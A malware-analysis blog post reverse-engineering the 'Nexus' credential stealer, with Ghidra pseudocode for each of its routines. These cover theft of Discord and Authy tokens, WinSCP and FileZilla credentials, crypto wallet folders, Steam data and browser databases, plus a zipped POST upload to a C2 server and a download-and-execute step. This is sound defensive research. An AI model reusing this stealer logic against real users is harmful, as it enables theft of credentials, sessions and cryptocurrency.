Nexus - Just another stealer

February 22, 2020 - Reading time: 13 minutes

In today's post I will be analyzing and reversing a new credential stealer that has recently hit the market. I'll be showing it's control flow, how it steals data and the methods it uses to be able to grab information off of its victims.


I would like to preface this post with the fact that this is my first formal analysis of a piece of malware, I may have jumped to conclusions about some functions and may have got things slightly wrong here and there. If you notice any errors please contact me and I hope that I can learn from these mistakes. That being said, enjoy.

Nexus is a new stealer that has recently hit the marketplace of a popular crime forum, its sales thread boasts that it steals from multiple commonly found programs and will send this data to an easy to use web panel. Here the actor is able to read logs that have been sent from infected computers, mark them as checked and also tag them with a comment. The actor can also add a direct link to any windows executable that the malware will then download & execute. The thread claims that the stealer will steal data from the following programs:


- Chromium browsers
- Yandex-Browser
- .dat files of cryptocurrency wallets
- Authy
- Telegram
- Discord
- Steam
- FileZilla
- WinSCP
- TotalCommander
- WindowsSecureVault
- Internet Explorer & Edge
- Pidgin
- PSI & PSI+
- NordVPN & ProtonVPN

- Text file grabber

The malware will also take a screenshot of the computer upon execution and will also get general information about the computer such as username, CPU, GPU, memory and installed programs. The author states that the program has been developed in C++ and has a file size of 460kb. Nexus is sold for 100$ and provides free updates after purchase. The seller is clearly from Russia due to the clear indication of google translate from Russian to English in the sales thread. The sales thread can be read here I have censored the contact details as to not give him any exposure. Here are some screenshots of the panel:



Dashboard



Settings

Now onto the analysis, I use Ghidra as my decompiler due to it being a free tool with a good pseudo code generator that makes reversing much easier than reading raw assembly. Along with Ghidra I also use x32dbg to be able to step through the program and see exactly what it is doing. I have already gone through the file in Ghidra and renamed functions so that the decompilation makes sense. Let's first take a look at how the program hides its console window.

```
nCmdShow = 0;
                    /* Hide console window */
hWnd = GetConsoleWindow();
ShowWindow(hWnd,nCmdShow);
```

The program uses a call to a WinAPI function called GetConsoleWindow to get a handle of the window, it then uses this handle and 0 as parameters for the "ShowWindow" function to hide the console window.

```
void get_HWID(void)

{
  LPSTR profile_copy;
  tagHW_PROFILE_INFOA profile;
  uint local_8;

  local_8 = DAT_0047f060 ^ (uint)&stack0xfffffffc;
  GetCurrentHwProfileA((LPHW_PROFILE_INFOA)&profile);
  lstrcpyA(profile_copy,profile.szHwProfileGuid);
  set_variable();
  return;
}
```

The program then calls a function of "get_HWID" that will use the "GetCurrentHwProfileA" function to get the hardware profile. It will then copy the returned Guid into a string. The set variable function will check data and if it is not correctly set it will exit the program.

```
                    /* Get documents folder */
SHGetFolderPathA(0,32773,0,0,&documents_path);
SetCurrentDirectoryA((LPCSTR)&documents_path);
                    /* Create temporary logs directory w/ HWID folder name */
CreateDirectoryA((LPCSTR)&hwid_string,(LPSECURITY_ATTRIBUTES)0x0);
SetCurrentDirectoryA((LPCSTR)&hwid_string);
```

The program then gets the documents folder directory by using "SHGetFolderPathA", and sets it as the current directory. After this it creates a folder with the HWID folder name and will set that folder as the new current directory. Nexus will then put the "%ALLUSERSPROFILE%" directory into a variable. After this is completed it will take a screenshot and save it into the newly created HWID folder. This folder is where Nexus will store all of it's collected data and I will refer to it as the temp folder.

```
void grab_discord(void)

{
  BOOL BVar1;
  int iVar2;
  CHAR discord_directory;
  int users_directory [66];
  uint local_8;

  local_8 = DAT_0047f060 ^ (uint)&stack0xfffffffc;
  if (_DAT_004824ec == 0) {
    get_directory();
  }
  discord_directory = '\0';
  get_directory(users_directory,0,259);
  PathCombineA(&discord_directory,(LPCSTR)&appdata_roaming,"Discord\\Local Storage");
  BVar1 = PathFileExistsA(&discord_directory);
  if (BVar1 != 0) {
    CreateDirectoryA("Discord",(LPSECURITY_ATTRIBUTES)0x0);
    _DAT_004826fc = 1;
    iVar2 = grab_directory(&discord_directory,"Discord\\Local Storage");
    if (iVar2 == 0) {
      RemoveDirectoryA("Discord");
    }
  }
  set_variable();
  return;
}
```

After this the stealer then generates a path to the Discord local storage directory where the login token is stored. It will then check if the directory exists, if so it will create a Discord folder in the temporary logs folder and then copy the local storage files into this. If this copy fails then the folder it has created is removed. The same technique is then used to grab the local storage directory of Authy. The developer has probably copied and pasted the discord function and then changed it slightly to support stealing Authy session files..

```
DAT_00482760 = create_zip("Grabber.zip");
SHGetFolderPathA(0,32768,0,0,(int)&uStack795 + 3);
                    /* Grab text files from desktop */
grab_text_files((LPCSTR)((int)&uStack795 + 3));
SHGetFolderPathA(0,32773,0,0,(int)&uStack795 + 3);
                    /* Grab text files from documents */
grab_text_files((LPCSTR)((int)&uStack795 + 3));
pszPath = (LPCSTR)((int)&uStack795 + 3);
cVar1 = uStack795._3_1_;
while (cVar1 != '\0') {
  pszPath = PathFindNextComponentA(pszPath);
  if (iVar3 == 2) {
    lstrcpyA(pszPath,"Downloads");
  }
  iVar3 = iVar3 + 1;
  cVar1 = *pszPath;
}
                    /* Grab text files from downloads */
grab_text_files((LPCSTR)((int)&uStack795 + 3));
```

The program then creates a "Grabber.zip" zip file in the temp directory and then recurses through the "Desktop", "Downloads" & "Documents" folders and checks for any ".docx", ".txt" and ".rtf" files which it will then copy into the zip.

```
RegQueryInfoKeyA(WinSCP_key,&local_614,&local_a3c,(LPDWORD)0x0,&local_a20,&local_a48,&local_a44,
                 &local_a4c,&local_a58,&local_a40,&local_a5c,(PFILETIME)&local_a54);
if ((local_a20 != 0) && (local_a24 = 0, local_a20 != 0)) {
  do {
    local_a30 = 0xff;
    LVar1 = RegEnumKeyExA(WinSCP_key,local_a24,&local_30c,&local_a30,(LPDWORD)0x0,(LPSTR)0x0,
                          (LPDWORD)0x0,(PFILETIME)&local_a54);
    if (LVar1 == 0) {
      wsprintfA(&local_a14,"Software\\Martin Prikryl\\WinSCP 2\\Sessions\\%s",&local_30c);
      iVar2 = (*pcVar4)(0x80000001,&local_a14,0,1,local_a34);
      if (iVar2 == 0) {
        pCVar3 = reg_query_value("HostName",&local_20c,0);
      }
      else {
        pCVar3 = (LPSTR)0x0;
      }
      if (pCVar3 != (LPSTR)0x0) {
        iVar2 = (*pcVar4)(0x80000001,&local_a14,0,1,local_a2c);
        if (iVar2 == 0) {
          pCVar3 = reg_query_value("UserName",&local_10c,0);
        }
        else {
          pCVar3 = (LPSTR)0x0;
        }
        if (pCVar3 != (LPSTR)0x0) {
          iVar2 = (*pcVar4)(0x80000001,&local_a14,0,1,local_a38);
          if (iVar2 == 0) {
            pCVar3 = reg_query_value("Password",&local_40c,0);
          }
          else {
            pCVar3 = (LPSTR)0x0;
          }
          if (pCVar3 != (LPSTR)0x0) {
            local_50c = 0;
            get_directory(local_50b,0,0xff);
            iVar2 = FUN_0045ea85(&local_40c,&local_10c,&local_20c,&local_50c);
            if (iVar2 != 0) {
              write_to_log(&lpSrch_0047147c,log_dir);
              write_to_log(&DAT_0047148c,log_dir);
              write_to_log(&DAT_00471494,log_dir);
              FUN_00403215();
              local_a1c = local_a1c + 1;
              pcVar4 = RegOpenKeyExA_exref;
            }
          }
        }
      }
```

After grabbing text files Nexus will attempt to grab data from WinSCP. Firstly it opens the "Software\\Martin Prikryl\\WinSCP 2\\Sessions" registry key using "RegOpenKeyExA" and then it will query this key for "HostName", "UserName" & "Password" this is all then written to a log file named "WinSCP.log". The program also use the same registry technique to grab data from Telegram.

```
void grab_FileZilla(void)

{
  HANDLE hObject;
  BOOL BVar1;
  int iVar2;
  int local_110;
  CHAR local_10c;
  undefined local_10b [119];
  undefined local_94 [140];
  uint local_8;

  local_8 = DAT_0047f060 ^ (uint)local_94;
  if (_DAT_004824ec == 0) {
    get_directory();
  }
  local_110 = 0;
  local_10c = '\0';
  get_directory((int *)(&local_10c + 1),0,0x103);
  hObject = CreateFileA("filezilla.log",0x40000000,0,(LPSECURITY_ATTRIBUTES)0x0,1,0x80,(HANDLE)0x0);
  if (hObject != (HANDLE)0xffffffff) {
    PathCombineA(&local_10c,(LPCSTR)&appdata_roaming,"FileZilla\\recentservers.xml");
    BVar1 = PathFileExistsA(&local_10c);
    if (BVar1 != 0) {
      local_110 = write_filezilla_log(&local_10c,hObject);
    }
    get_directory((int *)&local_10c,0,0x104);
    PathCombineA(&local_10c,(LPCSTR)&appdata_roaming,"FileZilla\\sitemanager.xml");
    BVar1 = PathFileExistsA(&local_10c);
    if (BVar1 != 0) {
      iVar2 = write_filezilla_log(&local_10c,hObject);
      local_110 = local_110 + iVar2;
    }
    CloseHandle(hObject);
    if (local_110 != 0) goto LAB_00404759;
  }
  DeleteFileA("filezilla.log");
LAB_00404759:
  set_variable();
  return;
}
```

Next up is FileZilla where Nexus does the same technique of grabbing data from where the program saves it's credentials and writes these to a log file called "filezilla.log". If the extraction of this data fails or the program does not exist then the log file will be deleted. The same technique is used to grab data from Pidgin, TotalCommander, PSI & PSI+.

```
get_directory((int *)(&local_218 + 1),0,0x103);
local_21c = 0;
CreateDirectoryA("Crypto",(LPSECURITY_ATTRIBUTES)0x0);
PathCombineA(&local_218,(LPCSTR)&appdata_roaming,"Ethereum\\keystore");
BVar1 = PathIsDirectoryA(&local_218);
if (((BVar1 != 0) && (BVar1 = PathIsDirectoryEmptyA(&local_218), BVar1 == 0)) &&
   (BVar1 = CreateDirectoryA("Crypto\\Ethereum",(LPSECURITY_ATTRIBUTES)0x0), BVar1 != 0)) {
  grab_directory(&local_218,"Crypto\\Ethereum");
  local_21c = 1;
}
get_directory((int *)&local_218,0,0x104);
PathCombineA(&local_218,(LPCSTR)&appdata_roaming,"Electrum\\wallets");
BVar1 = PathIsDirectoryA(&local_218);
if (((BVar1 != 0) && (BVar1 = PathIsDirectoryEmptyA(&local_218), BVar1 == 0)) &&
   (BVar1 = CreateDirectoryA("Crypto\\Electrum",(LPSECURITY_ATTRIBUTES)0x0), BVar1 != 0)) {
  grab_directory(&local_218,"Crypto\\Electrum");
  local_21c = local_21c + 1;
}
get_directory((int *)&local_218,0,0x104);
PathCombineA(&local_218,(LPCSTR)&appdata_roaming,"Electrum-NMC\\wallets");
BVar1 = PathIsDirectoryA(&local_218);
if (((BVar1 != 0) && (BVar1 = PathIsDirectoryEmptyA(&local_218), BVar1 == 0)) &&
   (BVar1 = CreateDirectoryA("Crypto\\Electrum-NMC",(LPSECURITY_ATTRIBUTES)0x0), BVar1 != 0)) {
  grab_directory(&local_218,"Crypto\\Electrum-NMC");
  local_21c = local_21c + 1;
}
get_directory((int *)&local_218,0,0x104);
PathCombineA(&local_218,(LPCSTR)&appdata_roaming,"com.liberty.jaxx\\indexedDB");
BVar1 = PathIsDirectoryA(&local_218);
if (((BVar1 != 0) && (BVar1 = PathIsDirectoryEmptyA(&local_218), BVar1 == 0)) &&
   (BVar1 = CreateDirectoryA("Crypto\\Jaxx",(LPSECURITY_ATTRIBUTES)0x0), BVar1 != 0)) {
  grab_directory(&local_218,"Crypto\\Jaxx");
  local_21c = local_21c + 1;
}
get_directory((int *)&local_218,0,0x104);
PathCombineA(&local_218,(LPCSTR)&appdata_roaming,"Exodus\\exodus.wallet");
BVar1 = PathIsDirectoryA(&local_218);
if (((BVar1 != 0) && (BVar1 = PathIsDirectoryEmptyA(&local_218), BVar1 == 0)) &&
   (BVar1 = CreateDirectoryA("Crypto\\Exodus",(LPSECURITY_ATTRIBUTES)0x0), BVar1 != 0)) {
  grab_directory(&local_218,"Crypto\\Exodus");
  local_21c = local_21c + 1;
}
get_directory((int *)&local_218,0,0x104);
PathCombineA(&local_218,(LPCSTR)&appdata_roaming,"Fetch\\Local Storage");
BVar1 = PathIsDirectoryA(&local_218);
if (((BVar1 != 0) && (BVar1 = PathIsDirectoryEmptyA(&local_218), BVar1 == 0)) &&
   (BVar1 = CreateDirectoryA("Crypto\\Fetch",(LPSECURITY_ATTRIBUTES)0x0), BVar1 != 0)) {
  grab_directory(&local_218,"Crypto\\Fetch");
  local_21c = local_21c + 1;
}
```

This screenshot shows about half of the wallets that Nexus steals from. The technique is once again the same where it simply checks for the existence of the wallet directory and then grabs the dat file from them. These are all written into the "Crypto" folder in the temp directory.

```
                    /* Decode "SourceModInstallPath" */
pszPath = (LPCSTR)base64_decode(local_110,0x100);
                    /* Decode "Software\\Valve\\Steam" */
lpSubKey = (LPCSTR)base64_decode(local_210,0x100);
SteamExists = RegOpenKeyExA((HKEY)0x80000001,lpSubKey,0,1,(PHKEY)&local_320);
                    /* If Steam exists */
if (SteamExists == 0) {
  reg_query_value(pszPath,&DAT_004828b0,0);
}
                    /* Grab Steam */
local_320 = (HKEY)lstrlenA(&DAT_004828b0);
if (local_320 != (HKEY)0x0) {
  lpSecurityAttributes = (LPSECURITY_ATTRIBUTES)0x0;
  pszPath = (LPCSTR)base64_decode(local_210,0x100);
  CreateDirectoryA(pszPath,lpSecurityAttributes);
  lpSecurityAttributes = (LPSECURITY_ATTRIBUTES)0x0;
  pszPath = (LPCSTR)base64_decode(local_210,0x100);
  CreateDirectoryA(pszPath,lpSecurityAttributes);
  *(undefined *)&local_320[0x120a27].unused = 0;
  pszPath = (LPCSTR)base64_decode(local_210,0x100);
  PathCombineA((LPSTR)((int)&uStack795 + 3),&DAT_004828b0,pszPath);
  bFailIfExists = 0;
  pszPath = (LPCSTR)base64_decode(local_210,0x100);
  CopyFileA((LPCSTR)((int)&uStack795 + 3),pszPath,bFailIfExists);
  puVar2 = (undefined4 *)base64_decode(local_210,0x100);
  iVar3 = lstrlenA((LPCSTR)((int)&uStack795 + 3));
  *(undefined4 *)(auStack803 + iVar3) = *puVar2;
  *(undefined4 *)(&local_320 + iVar3 + 1) = puVar2[1];
  bFailIfExists = 0;
  *(undefined4 *)(&local_31c + iVar3 + 1) = puVar2[2];
  *(undefined4 *)((int)all_usersprofile_dir + iVar3) = puVar2[3];
  pszPath = (LPCSTR)base64_decode(local_210,0x100);
  CopyFileA((LPCSTR)((int)&uStack795 + 3),pszPath,bFailIfExists);
  puVar2 = (undefined4 *)base64_decode(local_210,0x100);
  iVar3 = lstrlenA((LPCSTR)((int)&uStack795 + 3));
  *(undefined4 *)(&stack0xfffffcd9 + iVar3) = *puVar2;
  *(undefined4 *)(auStack803 + iVar3) = puVar2[1];
  *(undefined4 *)(&local_320 + iVar3 + 1) = puVar2[2];
  bFailIfExists = 0;
  *(undefined4 *)(&local_31c + iVar3 + 1) = puVar2[3];
  *(undefined2 *)((int)all_usersprofile_dir + iVar3) = *(undefined2 *)(puVar2 + 4);
  pszPath = (LPCSTR)base64_decode(local_210,0x100);
  CopyFileA((LPCSTR)((int)&uStack795 + 3),pszPath,bFailIfExists);
  FUN_00405ad9();
}
```

The next operation is to steal Steam data, oddly the strings used to steal this data are base64 encoded which leads me to believe that this function was copy and pasted due to no other stealing functions being processed this way. It decodes the directory string and then checks if the registry keys exist. If it does then Nexus will begin to grab information by copying files based on the registry information it queries. This is all then placed into a "Steam" directory in the temp folder.

```
                /* Get current Windows version */
get_current_win_version(&local_10c);
                /* Write version to log */
write_to_log(&DAT_004716a0,local_310);
get_directory((int *)&local_10c,0,0x100);
GetUserDefaultLocaleName(&local_30c,0x100);
_MaxCount = lstrlenW(&local_30c);
                /* Get language */
_wcstombs(&local_10c,&local_30c,_MaxCount);
                /* Write language to log */
write_to_log("LOCALE",local_310);
get_directory((int *)&local_10c,0,0x100);
                /* Get username */
GetUserNameA(&local_10c,&local_314);
write_to_log(&DAT_004716ac,local_310);
                /* Get hostname */
GetComputerNameA(&local_10c,&local_314);
get_directory((int *)&local_10c,0,0x100);
LVar1 = RegOpenKeyExA((HKEY)0x80000002,"HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0",0,1,
                      (PHKEY)&local_31c);
if (LVar1 == 0) {
                /* Get processor name */
  reg_query_value("ProcessorNameString",&local_10c,0);
}
                /* Write username & processor name to log */
write_to_log(&DAT_004716f8,local_310);
get_directory((int *)&local_10c,0,0x100);
                /* Get GPU */
get_GPU();
write_to_log(&DAT_004716fc,local_310);
get_directory((int *)&local_10c,0,0x100);
                /* Get memory */
local_36c = 0x40;
GlobalMemoryStatusEx((LPMEMORYSTATUSEX)&local_36c);
                /* Format memory */
wsprintfA(&local_10c,"RAM: %lu MB\r\n",local_364 >> 0x14 | local_360 << 0xc);
write_pc_info();
```

To get computer information the program queries "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion" in the registry and grabs the windows version name. It then writes it to the information log. After this it uses a function to get the OS language and again writes it to the computer information log. Once the information has been written, the username,

hostname & processor are also then written to the log. After this the GPU, and memory are grabbed and a recursive function is called to get all of the installed programs by seeing what programs are in the uninstall page in the control panel.

```
                    /* Grab NordVPN */
iVar3 = grab_VPN();
if (iVar3 != 0) {
  _DAT_00482a94 = 1;
}
                    /* Grab ProtonVPN */
iVar3 = grab_VPN();
if (iVar3 != 0) {
  _DAT_00482a98 = 1;
}
                    /* Grab OpenVPN */
grab_OpenVPN();
```

VPN files and sessions are then grabbed in the same way as many of the other programs are stolen from by copying important data that the programs write to disk. These are all then copied into their relative directories in the temp folder.

Next up is browsers. Same old with non-standard browsers, Nexus just copies important files and formats them and then writes them into their respective log files.

```
CreateDirectoryA(&local_21c,(LPSECURITY_ATTRIBUTES)0x0);
wsprintfA(&local_114,"%s\\%sHistory.log",&local_21c,&local_324);
get_directory((int *)&local_114,0,0x104);
wsprintfA(&local_114,"%s\\%sKeywords.log",&local_21c,&local_324);
hObject = CreateFileA(&local_114,0x40000000,0,(LPSECURITY_ATTRIBUTES)0x0,1,0x80,(HANDLE)0x0);
iVar5 = 1;
pCVar2 = (LPCSTR)FUN_00401a1c(param_1);
iVar5 = FUN_00401a42(pCVar2,"SELECT lower_term FROM keyword_search_terms;",hObject,iVar5);
if (iVar5 == 0) {
  CloseHandle(hObject);
  DeleteFileA(&local_114);
}
else {
  CloseHandle(hObject);
}
bVar1 = iVar5 != 0;
get_directory((int *)&local_114,0,0x104);
wsprintfA(&local_114,"%s\\%sDownloads.log",&local_21c,&local_324);
hObject = CreateFileA(&local_114,0x40000000,0,(LPSECURITY_ATTRIBUTES)0x0,1,0x80,(HANDLE)0x0);
iVar5 = 2;
pCVar2 = (LPCSTR)FUN_00401a1c(param_1);
iVar5 = FUN_00401a42(pCVar2,"SELECT target_path, referrer FROM downloads;",hObject,iVar5);
if (iVar5 == 0) {
  iVar5 = 2;
  pCVar2 = (LPCSTR)FUN_00401a1c(param_1);
  iVar5 = FUN_00401a42(pCVar2,
                       "SELECT target_path FROM downloads; SELECT url FROM downloads_url_chains;",
                       hObject,iVar5);
  if (iVar5 != 0) goto LAB_004014ad;
  CloseHandle(hObject);
  DeleteFileA(&local_114);
}
else {
LAB_004014ad:
  CloseHandle(hObject);
  bVar1 = (bool)(bVar1 + '\x01');
}
get_directory((int *)&local_114,0,0x104);
wsprintfA(&local_114,"%s\\%sAutofill.log",&local_21c,&local_324);
hObject = CreateFileA(&local_114,0x40000000,0,(LPSECURITY_ATTRIBUTES)0x0,1,0x80,(HANDLE)0x0);
iVar5 = 2;
pCVar2 = (LPCSTR)FUN_00401a1c(param_1);
iVar5 = FUN_00401a42(pCVar2,"SELECT name, value FROM autofill;",hObject,iVar5);
```

To grab any data that isn't written to disk the program will query the local databases of the browsers for the needed information and in doing this will grab the following information: Passwords, Credit cards, Cookies, AutoFill forms, Browsing history, Download history, Search engine history

```
void send_data_cleanup_download_execute(void)

{
  int *zip;
  CHAR local_10c;
  int local_10b [64];
  uint local_8;

  local_8 = DAT_0047f060 ^ (uint)&stack0xfffffffc;
  GlobalFree(hMem_0048275c);
  local_10c = '\0';
  get_directory(local_10b,0,0xff);
                    /* Gets PC info and creates POST body */
  create_POST_body();
  SetCurrentDirectoryA((LPCSTR)&documents_path);
  lstrcatA((LPSTR)&documents_path,(LPCSTR)&lpString2_004717bc);
  lstrcatA((LPSTR)&documents_path,(LPCSTR)&hwid_string);
                    /* Creates final zip */
  zip = create_zip("t.zip");
                    /* Puts all files in zip from temp dir */
  put_files_in_zip(zip,(LPCSTR)&documents_path,(LPCSTR)0x0);
                    /* Closes zip */
  close_zip();
                    /* Sends zip with POST body */
  send_data(&local_10c);
                    /* Delete temp dir */
  delete_temp_dir();
                    /* Delete final zip */
  DeleteFileA("t.zip");
                    /* Send data again and check for download & execute */
  send_data_and_download_execute();
  set_variable();
  return;
}
```

Now that Nexus has carried out all of it's stealing functions it then gets some more information about the computer and formats it to send it as the POST body to the c2. It then puts all of the information gathered into a zip called "t.zip" and sends the data.The function to create the POST body looks like this.

```
void create_POST_body(void)

{
  undefined4 uVar1;
  LPSTR unaff_EDI;
  undefined local_188;
  int local_187 [63];
  CHAR local_88;
  int local_87 [15];
  undefined local_48;
  int local_47 [15];
  uint local_8;

  local_8 = DAT_0047f060 ^ (uint)&stack0xfffffffc;
  local_188 = 0;
  get_directory(local_187,0,0xff);
  local_48 = 0;
  get_directory(local_47,0,0x3f);
  local_88 = '\0';
  get_directory(local_87,0,0x3f);
  get_HWID();
  get_current_win_version(&local_88);
  uVar1 = base64_decode(&local_188,0x100,DAT_004824dc,DAT_004824e0,DAT_004824e4,DAT_004824e8,
                        DAT_004825f4,DAT_00482754);
  wsprintfA(unaff_EDI,"%s~;^;%s~;^;%s~;^;%d~;^;%d~;^;%d~;^;%d~;^;%d~;^;%d~;^;",&local_48,&local_88,
            uVar1);
  set_variable();
  return;
}
```

The function first gets some directories then gets the HWID and current windows version, it also base64 decodes some version information and gets statistics on the information it has stolen to then send to the panel. The information is added into a string delimited with '~;^;' which is then stored in a variable to be sent along with the new zip file.

```
uVar1 = base64_decode(&local_108,0x100,0x50,0,0,3,0,1);
local_124 = InternetConnectA(local_11c,uVar1,uVar5,uVar6,uVar7,uVar8,uVar9,uVar11);
uVar9 = 1;
uVar8 = 0;
uVar7 = 0;
uVar6 = 0;
uVar5 = 0;
uVar1 = base64_decode(&local_108,0x100,0,0,0,0,1);
local_118 = HttpOpenRequestA(local_124,&DAT_00471970,uVar1,uVar5,uVar6,uVar7,uVar8,uVar9);
local_120 = CreateFileA("t.zip",0x80000000,1,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0x0);
if (((local_120 != (HANDLE)0xffffffff) &&
    (local_110 = GetFileSize(local_120,(LPDWORD)0x0), local_110 != 0)) &&
   (local_110 != 0xffffffff)) {
  iVar2 = lstrlenA(param_1);
  local_114 = GlobalAlloc(0x40,iVar2 + local_110);
  if (local_114 != (HGLOBAL)0x0) {
    _Size = lstrlenA(local_10c);
    _memcpy(local_114,local_10c,_Size);
    lpOverlapped = (LPOVERLAPPED)0x0;
    lpNumberOfBytesRead = &local_128;
    nNumberOfBytesToRead = local_110;
    iVar2 = lstrlenA(local_10c);
    BVar3 = ReadFile(local_120,(LPVOID)(iVar2 + (int)local_114),nNumberOfBytesToRead,
                     lpNumberOfBytesRead,lpOverlapped);
    if (BVar3 != 0) {
      CloseHandle(local_120);
      iVar2 = lstrlenA(local_10c);
      iVar2 = iVar2 + local_110;
      pvVar10 = local_114;
      lpString = (LPCSTR)base64_decode(&local_108,0x100,local_114,iVar2);
      iVar4 = lstrlenA(lpString);
      uVar1 = base64_decode(&local_108,0x100,iVar4);
      HttpSendRequestA(local_118,uVar1,iVar4,pvVar10,iVar2);
      iVar2 = InternetCloseHandle(local_118);
      if ((iVar2 != 0) && (iVar2 = InternetCloseHandle(local_124), iVar2 != 0)) {
        InternetCloseHandle(local_11c);
      }
    }
  }
}
```

The program base64 decodes the c2 domain and gate file and creates a request to it using "HttpOpenRequestA", then after this it copies the zip into the request and sends it. After this the internet handle is closed. The temporary directory will be then be deleted along with "t.zip". The data is sent again for some reason but this time Nexus looks for a return string of a direct link to a windows executable and will call a download and execute function to drop and run it.

```
URLDownloadToFileA((LPUNKNOWN)0x0,&local_118,(LPCSTR)&local_18,0,(LPBINDSTATUSCALLBACK)0x0);
ShellExecuteA((HWND)0x0,(LPCSTR)0x0,(LPCSTR)&local_18,(LPCSTR)0x0,(LPCSTR)0x0,0);
```

If by some miracle nothing else in the binary has managed to trip up an anti-virus this surely will. After this the program just exits without deleting itself.

In conclusion Nexus stealer is a pretty normal stealer, nothing special and nothing new. It will probably be detected by most modern anti-viruses. It gets the job done and I am pretty certain that the c2 has been copied from another prominent stealer named Vidar/Arkei. Since starting my analysis on Nexus stealer it has been updated to include the following new features.

- Collecting OpenVPN Session and Authorization Data
- Collection of detailed information about Steam (based on customer wishes)
- WiFi Profile Data Collection
- Collecting profiles from Credmanager
- Saving cookies in .log and .txt formats (based on customer wishes)
- Fixed error creating data directories
- Chromium autocomplete collection fixed

See you next time & thanks for reading!

Edit: AnyRun